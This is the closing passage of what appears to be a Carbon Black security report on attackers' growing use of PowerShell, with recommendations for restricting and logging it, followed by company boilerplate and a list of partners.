Unlike other common technologies such as Java and Adobe Flash, which IT administrators can more easily remove or ban, many organizations and applications rely on PowerShell to manage their critical systems.

The commercialization and continued improvements in toolkits such as PowerShell Empire and PowerSploit will continue to advance PowerShell usage for all levels of attacks, from commodity malware to sophisticated targeted attacks.

Until organizations adopt more advanced methods of restricting and monitoring the use of PowerShell, as well as begin the slow process of upgrading systems to newer versions with more advanced (and harder to circumvent) logging, attackers will continue to rely on PowerShell. Given the data we and our partners are seeing, we expect things will get worse before they get better.

About Carbon Black

Carbon Black leads a new era of endpoint security by enabling organizations to disrupt advanced attacks, deploy the best prevention strategies for their business, and leverage the expertise of 10,000 professionals from IR firms, MSSPs and enterprises to shift the balance of power back to security teams. Only Carbon Black continuously records and centrally retains all endpoint activity, making it easy to track an attacker's every action, instantly scope every incident, unravel entire attacks and determine root causes. Carbon Black also offers a range of prevention options so organizations can match their endpoint defense to their business needs. Forward-thinking companies choose Carbon Black to arm their endpoints, enabling security teams to: **Disrupt. Defend. Unite™**.

Special thanks and recognition to the following partners:

BTB SECURITY · EY Building a better working world · Kroll · OPTIV · RAPID7 · red canary

CARBON BLACK
ARM YOUR ENDPOINTS

1100 Winter Street, Waltham, MA 02451 USA P 617.393.7400 F 617.393.7499 www.carbonblack.com